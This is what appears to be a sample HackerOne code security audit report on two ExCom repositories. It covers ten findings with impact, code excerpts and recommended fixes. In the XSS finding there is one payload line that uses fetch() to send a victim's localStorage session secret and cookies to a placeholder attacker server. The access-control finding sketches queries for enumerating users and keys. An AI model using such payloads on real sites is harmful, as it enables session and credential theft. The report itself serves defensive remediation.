

hackerone

HackerOne

CODE SECURITY

AUDIT

Jul 15, 2024 • **CONFIDENTIAL**

Description

This document details the process and result of a code security audit performed by HackerOne between June 10, 2024 and June 24, 2024.

Prepared for:



EXCOM

h1

Table of Contents

Executive Summary	2
High Level Findings Breakdown by Scope	2
Risk & Growth Analysis	2
Findings by Repository	4
Findings Overview for excom_repo1	5
Findings Overview for excom_repo2	17
Appendix	26
Statement of Coverage	26
Vulnerability Classification and Severity	27
Approach	28
Review Team	31
Disclaimer	32

Executive Summary

ExCom engaged HackerOne to perform code review for their source code repositories **excom_repo1** and **excom_repo2** from June 10, 2024 to June 24, 2024. This report summarizes all data related to the code security audit of these repositories.

During this timeframe, 10 vulnerabilities marked as either Low, Medium, High, or Critical severities, were identified by 3 security-focused source code experts. 2 vulnerabilities were found that had a CVSS score of between 9.0 and 10, rating Critical. These vulnerabilities represent the greatest immediate risk to ExCom and should be prioritized for remediation. The most severe issue identified could allow an attacker to access sensitive customer data.

High Level Findings Breakdown by Scope

Table 1 below shows the repositories in scope and the breakdown of findings by severity per repository. [Vulnerability Classification and Severity](#) contains more information on how severity is calculated.

Repository	Critical	High	Medium	Low	None
excom_repo1	1	1	1	1	1
excom_repo2	1	1	3	-	-

Table 1: Overall findings per repository

Finding details are broken down by repository in the following sections:

- [Findings Overview for excom_repo1](#)
- [Findings Overview for excom_repo2](#)

Risk & Growth Analysis

The HackerOne team has analyzed the overall data provided during the assessment and came to several conclusions. All vulnerabilities reported during the code security audit fall into 9 of the top 10 2021 OWASP list of most critical web application security risks. This illustrates that the security posture of these applications are heavily correlated to a fairly concise list of the most common and critical security risks today. Thus, efforts towards addressing and mitigating these risks will effectively establish ExCom's security posture. Note that a proof of concept has not been provided for the issues reported and all the remediation of all issues is recommended as a preventative measure to build a more defensive codebase.

The 2021 OWASP security risks identified during the assessment include the following:

- [A01 Broken Access Control](#)
- [A02 Cryptographic Failures](#)
- [A03 Injection](#)
- [A04 Insecure Design](#)
- [A05 Security Misconfiguration](#)
- [A06 Vulnerable and Outdated Components](#)
- [A07 Identification and Authentication Failures](#)
- [A08 Software and Data Integrity Failures](#)
- [A09 Security Logging and Monitoring Failures](#)

The most common issues found in this audit relate to the following common weaknesses:

- Use of Unmaintained Third Party Components - [CWE-1104](#),
- Improper Input Validation - [CWE-20](#)
- Inclusion of Sensitive Information in Source Code - [CWE-259](#), [CWE-540](#), [CWE-200](#), [CWE-209](#), [CWE-312](#), [CWE-1295](#), [CWE-538](#)

Findings by Repository

This chapter contains the results of the security assessment. Findings are sorted by their severity into individual tables based on the relevant repository followed by individual detailed issue summaries. [Table 1](#) in the executive summary contains the total number of identified security vulnerabilities per asset per risk indication. All findings were entered in the HackerOne platform, which is the authoritative source for the information on the vulnerabilities and can be referred to for details about each finding using the stated reference number in the asset vulnerability summary.

Findings Overview for excom_repo1

Table 2 below shows the distribution of severity across each vulnerability type. Following this overview are individual issues in detail including description, impact, and any recommendations for fixing the issue.

Report ID	Vulnerability	Severity	CWE	Status
#12345	User key lacks proper authentication	Critical	CWE-284	Open
#678910	Credentials are in danger of XSS attack via links	High	CWE-79	Open
#234234	Shader element in the Shaders array is accessed without checking the bounds of the array	Medium	CWE-118	Open
#2349323	Sensitive Information Disclosure via Debug implementation	Low	CWE-200	Open
#19202122	Missing security policy (SECURITY.md)	None	-	Open

Table 2: Severity distribution across vulnerability types for excom_repo1

#12345 User key lacks proper authentication

Affected Asset

Excom_repol

Severity: Critical (9.3)

Impact

An attacker can retrieve a list of all user IDs by running the following query:

```
user {
  id
}
```

For each `userId` from the list above, an attacker can send a request to this endpoint (`/user-key/get-user-key`) to retrieve each user's key. An attacker can then find the user's webhook callback URL by running the following query:

```
checkout(where: {user: {id: {_eq: "345"}}}) {
  webhook_urls
  user {
    id
  }
}
```

With the webhook URL and user key, the attacker can send forged webhook signatures to these endpoints.

Summary

An endpoint returns sensitive information. In particular, the user's API key is returned without authenticating the request.

- File reference: `/user-key/get-user-key.ts`
- Line reference: 25

Recommendation

This endpoint should do the following:

- Verify the JWT (JSON Web Token) in the request Authorization header
- Use the `userId` parameter stored in the JWT instead of allowing the end user to pass in the `userId` (this will ensure that the requestor can only view their user key)

```
import * as jwt from 'jsonwebtoken';
if (!req.headers.authorization) {
  return res.status(401);
}
const token = req.headers.authorization.split(':')[1] // Bearer
id:eyJhb.....
try {
  const { userId } = await jwt.verify(token, process.env.JWT_SECRET)
  const { data, errors } = await user.query<
    SecretKeysByOwnerIdQuery,
    SecretKeysByOwnerIdQueryVariables
  >({
    query: SecretKeysByOwnerIdDocument,
    variables: {
      ownerId: userId as string,
    },
    fetchPolicy: 'no-cache',
  });
  // ... remaining code
} catch (e) {
  return res.status(401);
}
```


It would also be valuable (and help prevent issues like this in the future) to make handlers default-secure instead of default-insecure. That could look like the following:

- Creating a wrapper for all handlers and having that wrapper automatically verify the JWT and pass along relevant info. Get into the habit of using that wrapper.
- Introducing a middleware that automatically does JWT verification and passes along relevant info.

#678910 Credentials are in danger of XSS attack via links

Affected Asset

Excom_repo1

Severity: High (8.0)

Impact

This issue can be exploited using the following method:

1. Update an existing transaction link by sending a POST request to:
https://example.com/api/v1/public-transfer-link/TRANSACTION_LINK_ID
2. In the request body, add a postTransactionMessage property with the value set to a malicious JavaScript file:

```
{
  // ...other payload properties
  "postTransferMessage":
  "<script>fetch(`INSERT_ATTACKERS_SERVER_URL_HERE?user_session=${localStorage.getItem('-accountlink:https://www.example.com:session:secret')}&cookies=${document.cookies}`)"
}
```

3. Send a known target a link to an existing transaction associated with your checkout link above.

When the target visits the link, the XSS payload is executed, causing the target's accountlink secret session ID to be sent to the attacker. The attacker can also access the encrypted token value in local storage.

Summary

This page is currently vulnerable to a Cross-Site Scripting (XSS) attack, allowing the attacker to access the target's credentials within localStorage and the target's cookies by getting the target to open the link.

- File reference: src/components/messaging/transferNotification.tsx
- Line reference: 170

Recommendation

The following actions are recommended to prevent such an attack:

- Adding a [Content-Security-Policy](#) is recommended to prevent JavaScript files (and inline scripts) from unauthorized sources from being loaded. For example: `Content-Security-Policy: default-src self` In this example, inline scripts would be blocked from loading.
- Additionally, the `self` attribute will ensure only scripts from the current origin will be loaded. If `dangerouslySetInnerHTML` is required, wrapping any `__html` inputs with a function that will sanitize the input, is recommended. For example, the [sanitize-html library](#) will let you define an allowlist of tags that can be rendered.
- Look into using a pre-built function to handle safely rendering the HTML markup.
- Lastly, the cookies storing the user's `idToken` should be set to [HTTP only](#). This will prevent JavaScript from accessing the user's ID token.

#234234 Shader element in the Shaders array is accessed without checking the bounds of the array

Affected Asset

Excom_repol

Severity: Medium

Impact

The code is susceptible to crashes or unexpected behavior if improper indices are provided. To ensure robustness and prevent these issues, it is essential to validate indices before accessing array elements by checking if they fall within the acceptable range.

Summary

The code lacks proper validation of array indices before attempting to access a `Shader` element. This means that it doesn't check whether the index being used is within the bounds of the array. Consequently, it can lead to runtime errors, such as segmentation faults when an index is less zero, or greater and equal to the length of the array.

File reference: `Source/Runtime/Private/SceneElementsImpl.cpp`

Line: 370

```
TSharedPtr< ShaderElement >& MaterialElementImpl::GetShader(int32 InIndex)
{
    return Shaders[InIndex];
}

const TSharedPtr< ShaderElement >& MaterialElementImpl::GetShader(int32
InIndex) const
{
    return Shaders[InIndex];
}
```

Recommendation

Validate the index in the functions `GetShader` and return `nullptr` or an object indicating an invalid shader object for the caller to determine the result of the computation.

```
if (GetShadersCount() > InIndex && InIndex >= 0)
{
    return Shaders[InIndex];
}
else
{
```

```
return nullptr;  
}
```

#2349323 Sensitive Information Disclosure via Debug implementation

Affected Asset

excom_repol

Severity: Low

Impact

The impact is that this struct is not safe by default from logging sensitive information. If it were added to a struct with a `Debug` implementation, it would gladly leak the password into the logs. In the case of the `NetworkSettings`, etc structs, it *does* log this information.

Summary

The `Credentials` struct in `lib/src/config/config.rs` implements `Debug`. If this struct is logged as-is, the `password` field will be logged as well. A pattern found in the codebase is to either implement a custom `Debug` implementation to replace any sensitive information with `****` instead. The `Credentials` struct is used in a couple of structs that also implement `Debug`, but with custom `Debug` implementations to mitigate this risk.

The `NetworkSettings`, `ServerSettings`, and `MetricsServerSettings` structs all have a similar problem where they leak sensitive keys via `Debug` implementation. Unlike `Credentials`, though, they *do* leak it via a `log::trace` line at `client/src/main.rs` (line 23).

File reference: `lib/src/config/config.rs`

Line: 348

```
#[derive(Clone, Debug, PartialEq, Eq)]
pub struct Credentials {
    /// Username
    pub username: String,
    /// Password
    pub password: String,
}
```

Recommendation

Create `Debug` implementations for `Credentials`, `NetworkSettings`, `ServerSettings`, and `MetricsServerSettings` that obfuscates the sensitive information.

#19202122 Missing a security policy (SECURITY.md)

Affected Asset

Excom_repo1

Severity: None

Impact

This will prevent contributors from bypassing project maintainers and disclosing vulnerabilities before a fixed version of the code is available, specifically in the form of [GitHub Issue](#) or [GitHub Pull Requests](#).

Summary

File reference: `README.md`

Line: 10

ExCom's Front Open Source Repository is missing a [GitHub Security Policy](#). Since this is an open source project stored in a public repository, this will give clear instructions to contributors for reporting security vulnerabilities in the project. This is a `SECURITY.md` file in the root directory of a GitHub repository instructing users about how and when to report security vulnerabilities to the project maintainers. When included, this file will be shown in the repository's Security tab, and in the new issue workflow.

From GitHub:

We recommend vulnerability reporters clearly state the terms of their disclosure policy as part of their reporting process. Even if the vulnerability reporter does not adhere to a strict policy, it's a good idea to set clear expectations for maintainers in terms of timelines on intended vulnerability disclosures.

While not mandatory, and intermittently used, this is recommended good practice. These structured files not only provide good information, but are indexed by GitHub and enable UI tools visible to contributors.

Recommendation

Add a GitHub security policy to the repository (sample provided below). Instructions can be found [here](#).

Additional Optimizations:

- Convert the current Contributing section of the project README.md to a [GitHub Contributing Guide](#).
- Reference the contributing guide (CONTRIBUTING.md) in the current REAMDE.
- Within it, reference the SECURITY.md Security Policy.

Sample GitHub Security Policy:

```
## Security
ExCom takes the security of our software products and services seriously,
which includes all source code repositories managed through our GitHub
organizations, which include [ExCom's Frontend
Repository](https://github.com/excom/excom-frontend) and [many
others](https://github.com/excom).

If you believe you have found a security vulnerability in any ExCom-owned
repository please report it to us as described below.

## Reporting Security Issues
**Please do not report security vulnerabilities through public GitHub
issues.** Instead, please report them to
[support@excom.com](support@excom.com).

You should receive a prompt response. If for some reason you do not, please
follow up via email to ensure we received your original message.

Please include the requested information listed below (as much as you can
provide) to help us better understand the nature and scope of the possible
issue:

* Type of issue (e.g. missing encryption of sensitive data, SQL injection,
cross-site scripting, etc.)
* Full paths of source file(s) related to the manifestation of the issue
* The location of the affected source code (tag/branch/commit or direct
URL)
* Any special configuration required to reproduce the issue
```


- * Step-by-step instructions to reproduce the issue
- * Proof-of-concept or exploit code (if possible)
- * Impact of the issue, including how an attacker might exploit the issue

This information will help us triage your report more quickly.

Preferred Languages

We prefer all communications to be in English.

Findings Overview for excom_repo2

Table 3 below shows the distribution of severity across each vulnerability type. Following this overview are individual issues in detail including description, impact, and any recommendations for fixing the issue.

Report ID	Vulnerability	Severity	CWE	Status
#938320	Improper input validation within the request objects	Critical	CWE-20	Open
#2419540	Potential starvation and lock contention	High	CWE-833	Open
#349028	Exposed logger endpoint to unauthenticated users	Medium	CWE-749	Open
#138392	EOL JS Dependencies	Medium	CWE-1395	Open
#82374	Flutter's SharedPreferences is insecure for storage of tokens and keys	Medium	CWE-922	Open

Table 3: Severity distribution across vulnerability types for excom_repo2

#938320 Improper input validation within the request objects

Affected Asset: excom_repo2

Severity: Critical

Impact

Improper input validation has wide-ranging consequences, some may be immediately realized, but others only later. See the linked references for more reading on the risks for not providing proper input validation.

Summary

Improper input validation exists within the request objects.

File reference: `app/Http/Requests/StatusRequest.php`

Line: 7

```
public function rules(): array
{
    // since those are randomly generate we can not put a min too high.
    return [
        'upload_key' => 'required|alpha_num|min:5',
```

Additional Instances

This issue exists for all form request objects in the project.

Recommendation

Carefully validate all input before making any assumptions about it. Mistakes relevant to what we've seen in this repo are:

1. Failure to check that fields are the correct type or required.
2. Misunderstanding how boolean validation works - `bool` does not mean that the data is a `bool` type, just that it can be safely cast to a `bool`. One needs to do that cast in the controller code (when doing (mass-)assignment into models, this translation is already handled for you).
3. Missing min and max validation of array length, string length, and numeric values.
4. Forgetting to validate the items in an array - it's not enough to just check that `foo` passes `array`. One must also check on `foo.*`.
5. Forgetting to validate that UUIDs are indeed UUIDs. Laravel has a rule for this: `uuid`.

6. Failure to restrict characters in strings to an allow-list. For example, if a parameter is "code" and we expect only a-z0-9, then we should explicitly check that, so that emojis and unicode whitespace can't make it through. This applies to every field. Even for so-called free-text fields, choosing a wide explicit list of allowed characters is still massively better than no check. Note that a common mistake is to use a block-list to validate this.

One may choose to validate directly in the controller or use dedicated request objects to encode this.

References

The following articles provide further guidance and detail on the issue:

- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- <https://laravel.com/docs/10.x/validation>

#2419540 Potential starvation and lock contention

Affected Asset

excom_repo2

Severity

High

Impact

An attacker that is able to send many requests with the same ID could cause a denial of service due to effectively triggering a deadlock.

Summary

While reviewing `SynchronizedStatusEvent.java`, we noticed synchronization that may not be performing as expected. There are two potential issues:

1. Java's wait/notify mechanism is not guaranteed to be fair. If there are multiple threads waiting (and additional threads are added over time), then starvation is possible because threads are not granted access to the resource in FIFO.
2. If a single thread is waiting, then all threads are waiting. This means that concurrency may effectively be 1. This is because the `synchronized(lockedIds)` block contains the wait, and so the synchronized block can run for a potentially long period of time.

File reference: `src/main/java/status/SynchronizedStatusEvent.java`

Line: 112

```
private void lock(String requestId) throws InterruptedException {
    synchronized (lockedIds) {
        while (!lockedIds.add(requestId)) {
            lockedIds.wait();
        }
    }
}

private void unlock(String requestId) {
    synchronized (lockedIds) {
        lockedIds.remove(requestId);
        lockedIds.notifyAll();
    }
}
```

Fix Recommendation

First, what's the use case this is guarding against? We reported another issue about horizontal scaling. If that's an issue, then the recommendations below won't matter since an entirely different implementation would be needed.

If the service does not scale horizontally, some suggestions include:

1. Java's ReentrantLock can be constructed with a fairness parameter: <https://docs.oracle.com/javase/8/docs/api/java/util/concurrent/locks/ReentrantLock.html> This suggests using a Map of locks with the requestId being the key and the reentrant lock being the value.
2. Some other kind of synchronization mechanism might be necessary to achieve higher concurrency.

This is a possible implementation to improve both 1 and 2. In this implementation, we're letting the garbage collector manage clearing the map over time. If the rate of requests is extremely high, this could increase memory usage a bit.

```
private static final Map<String, ReentrantLock> lockedIds =
Collections.synchronizedMap(new WeakHashMap<String, ReentrantLock >());

private void lock(String requestId) throws InterruptedException {
    ReentrantLock reentrantLock = lockedIds.get(requestId);
    if (null == reentrantLock) {
        synchronized(lockedIds) {
            reentrantLock = new ReentrantLock(true);
            lockedIds.put(requestId, reentrantLock);
        }
    }
    reentrantLock.lock()
}
private void unlock(String requestId) {
    lockedIds.get(requestId).release();
}
}
```

#349028 Exposed logger endpoint to unauthenticated users

Affected Asset

excom_repo2

Severity

Medium

Impact

This endpoint is dangerous because it can allow an unauthenticated attacker to enable high levels of logging which could impact the availability of the application (i.e. if the attacker turns all logging to DEBUG and exhausts disk space or simply slows the performance of the application due to excessive logging). An attacker with access to this component via REST calls could reconfigure all logging for the component, either disabling all logs (e.g. to hide further attacks) or fully enabling debug logging to cause service degradation or outage.

Summary

We found that there is a misconfigured rule for Spring Security which will expose the Spring Actuator `/logger` endpoint to unauthenticated / unauthorized users.

File reference: `src/main/java/config/WebSecurityConfig.java`

Line: 41

```
@Value("${spring.security.oauth.enabled:true}")
    public boolean oauthSecurityEnabled;

@Value("${spring.security.exclude.endpoint:/actuator,/actuator/health,/actuator/info,/actuator/loggers/**}")
```

Recommendation

Do not expose the Spring Actuator `/logger` endpoints to untrusted users due to the ability to `POST` to these endpoints and configure log levels.

#138392 EOL JS Dependencies

Affected Asset: excom_repo2

Severity: Medium

Impact

Lodash has a pretty large surface and a high probability of someone discovering another issue. Regarding the other out-of-date dependencies, the major version series being used is out of support and if a vulnerability is discovered, the vendor will not be providing a patch.

Summary

There are various out-of-date and end-of-life dependencies.

File reference: `package.json`

Line: 22

```
"@vue/babel-preset-jsx": "^1.1.2",  
"axios": "^1.6.0",  
"babel-plugin-transform-regenerator": "^6.26.0",  
"babel-polyfill": "^6.26.0",  
"bootstrap": "^4.5.0",
```

Recommendation

See the following recommendations:

- Bootstrap 4 is EOL. One should upgrade to the latest version as soon as reasonable (though the code quality there is high, so upgrading is probably not super urgent, as it's pretty unlikely there are any security issues in there yet to be discovered).
- Lodash is not maintained and largely not necessary since most functions exist already in typescript and/or are trivial to implement in typescript. We recommend removing lodash completely.
- Vue 2 is EOL. One should upgrade to the latest version ASAP.
- `@sentry/browser` is out of date. One should upgrade to the latest version ASAP.

References

The following articles provide further guidance and detail on the issue:

- <https://www.npmjs.com/package/bootstrap>
- <https://www.npmjs.com/package/lodash>

- <https://www.npmjs.com/package/vue>
- <https://www.npmjs.com/package/@sentry/browser>

#82374 Flutter's SharedPreferences is insecure for storage of tokens and keys

Affected Asset: excom_repo2

Severity: Medium

Impact

There are multiple ways for a bad actor to get to the relatively insecure `UserDefaults` or `SharedPreferences` on mobile devices. This can expose a token or key to access the API.

Summary

Similar to the Swift Wallet, the default auth storage mechanism here is Flutter's `SharedPreferences`, which wraps Android's `SharedPreferences` and iOS's `UserDefaults`. This is not an ideal mechanism for storing tokens that are used to access the user's wallet. Flutter's secure storage is a preferable alternative that wraps the iOS Keychain and offers a couple of different options on Android.

File reference: `wallet/lib/src/auth/jwt/jwt_storage.dart`

Line: 34

```
class SharedPreferencesJwtStorage implements JwtStorage { // Entire class implementation
```

Recommendation

Change this mechanism to use Flutter Secure Storage.

References

[Flutter Secure Storage](#)

Appendix

Statement of Coverage

In-scope repositories and assets are outlined in the table below and include a reference to the repository name and approved commit ID taken at the time of the assessment launch to capture a specific point-in-time for the assessment intended to be used during the re-review period for reference.

Repository Name	Commit ID
excom_repo1	b9138351205sdfy70385h2f8238199b4409af5f3f
excom_repo2	39sdfhsdkyfh35987dfhkdhf83929djfkah93839a

Table 4: In-scope repositories

The following table shows the high level statistics relevant to the reviewable code in scope of this audit. Any areas of code that were explicitly requested by customers not to include have not been included. The HackerOne team, through progress tracking, has to the best of their ability verified that the following has been covered sufficiently by the Review team given the amount of time.

Repositories in Scope	Total Lines of Code	Total Files
2	250,758	568

Table 5: Scope details






Vulnerability Classification and Severity

To categorize vulnerabilities according to a commonly understood vulnerability taxonomy, HackerOne uses the industry standard Common Weakness Enumeration (CWE). CWE is a community-developed taxonomy of common software security weaknesses. It serves as a common language, a measuring stick for software security tools, and as a baseline for weakness identification, mitigation, and prevention efforts.

To rate the severity of vulnerabilities, HackerOne uses the industry standard Common Vulnerability Scoring System (CVSS) to calculate severity for each identified security vulnerability. CVSS provides a way to capture the principal characteristics of a vulnerability, and produce a numerical score reflecting its severity, as well as a textual representation of that score.

Note: All scoring should be considered a guide to prioritizing issue resolution rather than absolute truth.

To help prioritize vulnerabilities and assist vulnerability management processes, HackerOne translates the numerical CVSS rating to a qualitative representation (such as low, medium, high and critical):

-  **Critical:** CVSS rating 9.0 - 10
-  **High:** CVSS rating 7.0 - 8.9
-  **Medium:** CVSS rating 4.0 - 6.9
-  **Low:** CVSS rating 0.1 - 3.9
-  **None:** No CVSS rating (e.g. Issues with no security risk or non-security bugs)

More information can be found on MITRE's website: cwe.mitre.org. More information can be found on the Forum for Incident Response and Security Teams' (FIRST) website: first.org/cvss.

Approach


The coe audit was conducted in the PullRequest secure platform, where researchers focus on identifying vulnerabilities within scope, while also taking into account any preferences set forth prior by customer representatives during scoping discussions with HackerOne’s internal team.

The dashboard and issue inbox for this engagement can be accessed via the [HackerOne Portal](#).

Methodology

The HackerOne team identifies areas of focus that pertains to the codebase being reviewed. Focus areas include files involving security-oriented keywords, custom security-related logic, explicit file paths and directories, and other potential trust-boundaries where security risks need to be checked against. HackerOne also utilizes machine learning and automation to further focus on the most sensitive areas of code. Reviewers utilize focus areas and checklists provided to ensure review of the most pertinent files within a codebase given the hours allocated. Using this combination of automation, best practices, and proprietary experience, HackerOne is confident that its code reviews provide a thorough level of security assurance and an unbiased assessment of the state of security for its customers.

Engagement Phases



Project Alignment

HackerOne worked with customer contacts prior to the engagement to ensure clarity on the scope for their code audit, as well as to determine what types of issues are most important to them. This information was organized by HackerOne and provided

prior to the engagement to enable reviewers by providing context and expectations from our contacts. HackerOne selected reviewers out of a community of over 600 individuals to participate in the code audit of the described assets. Only the selected reviewers have access to the relevant program or code. Each reviewer will be paid within the allotted hours allocated for reviewer payments.

Attack Surface Discovery

The selected reviewers for the engagement begin their review efforts by consuming any customer literature or other context provided or available on the specific codebase and technologies in scope. The outcome of this phase is that the Review Team is familiar with the code and that they are conducting review for and to spot likely attack vectors, gaining a deeper understanding towards the state of security for the assets/repositories being reviewed.

Reviewing

In this phase, HackerOne empowers the Review Team with both high-level coverage requirements to ensure breadth of coverage, as well as internal automated tooling to highlight potential areas of risk in the code that may require additional scrutiny. The HackerOne team has also taken steps to provide reviewers with a focused scope to ensure that they can use their hours of review to focus on the most important and critical areas of code.

Reporting

During the Reporting phase, HackerOne ensures that all testing efforts and details towards findings are accurately gathered and included in deliverables for the customer. HackerOne's reports are an impartial reflection of the assessment conducted against the customer's code and, while they may be customized, they cannot be influenced by the customer's directive. The goal of this phase is to capture the true state of security for the assets in scope, from HackerOne's perspective, in a media form that is transferable and reusable as needed.

Change Review & Remediation

The customer development team has 90 days from the last day of review to engage HackerOne in a free review of the changes made as a result of issues escalated to the HackerOne program by the Review Team. These re-reviews are delivered by the original reviewers and are usually validated within 1 week. Once this [re-review window](#) ends, any re-reviews beyond this window will require a credit card provisioned against the program via the program's credit card settings page.

Review Team

Technical Engagement Manager

[Meagan Miller](#) is the Technical Engagement Manager for this assessment and is responsible for orchestration, quality assurance, and final report delivery.

HackerOne Reviewers

The following reviewers were assigned to the engagement. Each of them have specialized expertise to review the repositories in scope.

Reviewers	Expertise
Bob M. - hackerone.com/bobm	TypeScript, Node.js
Erica T. - hackerone.com/ericat	C++, Java
Sally R. - hackerone.com/sallyride	Flutter, Dart
Roy B. - hackerone.com/royb	Rust, Ruby
Quentin O. - hackerone.com/queo	PHP, Laravel

Table 6: HackerOne Reviewer and Expertise Breakdown

Disclaimer

The matters raised in this report are only those identified during the review and are not necessarily a comprehensive statement of all weaknesses that exist or all actions that might be taken. This work was performed under limitations of time and scope that may not be a limitation faced by a persistent actor. The review is based at a specific point in time, in an environment where both the systems and the threat profiles are dynamically evolving. It is therefore possible that vulnerabilities exist or will arise that were not identified during the review and there may or will have been events, developments, and changes in circumstances subsequent to its issue.

----- **End of Report** -----